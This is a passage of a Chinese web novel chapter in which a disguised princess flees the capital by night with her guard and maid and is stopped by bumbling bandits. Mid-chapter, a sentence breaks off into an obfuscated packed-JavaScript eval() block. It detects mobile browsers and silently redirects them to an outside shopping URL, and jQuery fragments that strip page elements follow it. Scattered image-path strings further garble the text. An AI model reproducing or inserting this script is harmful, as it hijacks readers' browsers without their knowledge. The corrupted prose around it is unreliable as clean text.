砚辞望着她依赖的模样,心头一软,垂在身侧的手几不可查地动了动,终是轻轻应了一声:“属下遵命。”
他不敢多作停留,此刻每一分每一秒都关乎殿下的安全,转身便利落退出正厅内,去安排车马、路线与一应隐秘事宜。
不过一个时辰,砚辞便已将一切安排妥当。
角门外停着一辆再普通不过的青布骡车,车厢窄小却结实,无任何华贵纹饰,混在京城寻常车马里毫不起眼。
车夫也是砚辞安排在府外的暗卫同侪,身手利落,嘴严心细。
对京城内外的隐秘小路了如指掌,只需一个眼神便能领会心意,绝不会泄露半分行踪。
车内备好了干粮、水囊、充足的碎银与银票。
青禾也手脚麻利地收拾好了行囊,给姜悦璃备了三套素色粗布衣裙,灰扑扑的颜色,半点看不出金枝玉叶的模样。
首饰珠翠一概没带,只揣了几样小巧的碎银荷包,方便路上花销。
一切准备就绪时,夜色已彻底笼罩了京城,连绵阴雨收了些,变成细细的雨雾,正好遮掩行踪。
姜悦璃换上浅灰色布裙,长发简单挽成一个发髻,插一根木簪,脸上未施粉黛。
褪去公主华服后,少了几分骄矜,多了几分邻家少女的娇俏,别说陌生人,就算是宫中熟人迎面撞上,也未必能一眼认出。
青禾一身深灰布衣,低着头温顺乖巧,活脱脱一个普通侍女。
砚辞则换了一身藏青劲装,腰间佩剑,一看便是身手利落的护卫。
三人一前一后,从公主府偏僻的角门悄声走出,没有惊动任何人。
“上车。”
砚辞伸手,稳稳扶住她的手腕,指尖轻轻托住她的手肘,动作小心,生怕她踩滑廊下的积水。
姜悦璃顺势搭着他的手,弯腰钻进骡车,软乎乎的指尖不经意擦过他的掌心。
砚辞耳尖又是一红,飞快收回手,转身对车夫低低吩咐了一句:“走侧门小路,出城。”
车夫闻言无声颔首,手中鞭子轻扬,却并未发出半点凌厉声响,只轻轻擦过骡耳,示意动身。
青禾紧随姜悦璃身后钻进车厢,顺手将车帘拢得严实,只留一丝微不可查的缝隙用来观察外头动静。
车厢内狭小却干净,铺着一层薄毯,隔绝了外头的湿冷潮气。
姜悦璃蜷坐在角落,指尖无意识摩挲着膝上粗布衣裙,脸上虽依旧带着几分娇蛮雀跃,心底却已飞快盘算起江南的堤防布局与抢险步骤。
非洲荒原上那些与洪水博弈的日夜,此刻都化作了最扎实的底气。
砚辞并未上车,而是翻身一跃,坐在了车夫身旁的外侧位置。
车夫同是暗卫,两人无需多言,一个眼神便能互通心意,配合得默契无间。
骡车轱轳前行,压过湿漉漉的青石板路,避开主街人流,专挑偏僻小巷穿行。
京城的灯火在雨雾中晕开朦胧光晕,渐渐被甩在身后。
行至城门侧门,守夜士卒早已打着哈欠昏昏欲睡,见是一辆寻常百姓家的青布骡车,本就没放在心上。
车夫提前递过备好的通行文书,言辞恭谨,只说是回乡探亲赶夜路,士卒随意扫了两眼,便挥挥手放了行。
一出京城地界,道路陡然崎岖,骡车微微颠簸。
姜悦璃下意识往前一倾,手腕忽然被人稳稳扣住。
砚辞几乎是身形一动便掠到车帘前,长臂一伸便将她扶住,掌心温度透过粗布传来,沉稳有力。
“殿下小心,路况不好。”他低沉的声音,在雨夜里格外动听。
姜悦璃被他稳稳扶住,鼻尖先撞上一缕清浅干净的松木气息,混着雨夜的微凉,再抬头时,正好撞进他垂落的目光里。
他那句低沉又清润的“殿下小心,路况不好”轻轻落在耳中,像一颗温凉的玉珠滚过心尖,酥酥麻麻的。
姜悦璃脑子里忽然一顿。
不对啊……他们朝夕相处这么久,她怎么从来没发现,砚辞的声音这么好听?
不是那种刻意张扬的清朗,也不是低沉过头的沙哑,是少年人变声期过后独有的质感,干净、稳实,又带着点暗卫特有的低哑克制。
雨夜一衬,清冽得像山涧泉水,听得人耳朵微微发烫。
她心里瞬间疯狂尖叫——
耳朵要怀孕了吧!这音色也太绝了!
纯纯欣赏,半点杂念都没有,就是单纯被这突如其来的好声音戳中了,连心跳都莫名快了半拍。
她怔怔看着他,一时忘了应声。
砚辞见她发呆,还以为是方才颠簸吓着了,指尖不自觉又轻轻托了托她的手腕,力道更稳了些:“殿下?可是哪里不舒服?”
这一声更近,尾音轻轻扫过耳畔。<;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17233996|197652||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
/p>
姜悦璃瞬间回神,飞快别开眼,耳尖先悄悄红了一小片,嘴上还强撑着平日里的娇蛮,语气却软了几分:“没、没有,就是车子颠了一下而已。”
她说着飞快抽回手,缩回车里坐好,心脏还在不争气地轻轻跳。
砚辞望着她略显慌乱的背影,耳尖也微微泛红,愣了一瞬才轻跃回车前,重新与车夫并肩坐好。
车厢里,青禾疑惑地看了她一眼:“殿下,您脸怎么红红的?是不是冷呀?”
姜悦璃连忙捂住脸颊,干咳一声,眼神飘忽:“哪有,是车里太闷了……对,太闷了。”
嘴上嘴硬,心里却还在疯狂回味刚才那一句——
完了完了,这声音也太好听了吧,一路听下去,耳朵真的会怀孕啊!
她悄悄撩开一点点车帘,看了一眼外头雨夜中的身影,心里默默感慨。
相处这么久,她居然才发现,自家这位忠心暗卫,不光身手好、长得好看,连声音都这么绝。
骡车刚驶入一段山林小路,雨雾更浓,四下漆黑一片,唯有车轮碾过泥地的闷响。
两旁树木枝桠交错,影影绰绰,本就偏僻的山道越走越静,静得能听见雨滴打在树叶上的沙沙声。
姜悦璃正靠着车壁走神,脑子里还在循环播放砚辞刚才那句低音,忽然车身猛地一顿,停了下来。
“谁?!”
车夫低喝一声,声音瞬间绷紧。
下一秒,几道粗哑的哄笑划破雨夜,十几个个手持棍棒刀斧的壮汉从树后窜出,堵死了前后去路。
为首的男人脸上一道刀疤,凶神恶煞,挺着肚子往前一站,结结巴巴地吼道:
“打、打打打打……打、打劫!”
这一句破了音的打劫,愣是把凶狠的气氛破得一干二净。
青禾本来吓得浑身发抖,一听这磕磕巴巴的台词,没忍住“噗”地一声,又赶紧捂住嘴,憋得肩膀直抖。
姜悦璃也挑了挑眉,差点笑出声——这劫匪,业务也太不熟练了吧。
刀疤脸劫匪自己也憋得脸红,粗声粗气地给自己找补:
“笑、笑什么笑!赶紧把银子、行李通通留下!不然别怪老子心狠手辣!”
身后几个跟班也跟着咋呼,挥舞着手里的刀棍,装出一副凶神恶煞的样子,可那虚张声势的模样,怎么看都像是临时凑起来的乌合之众。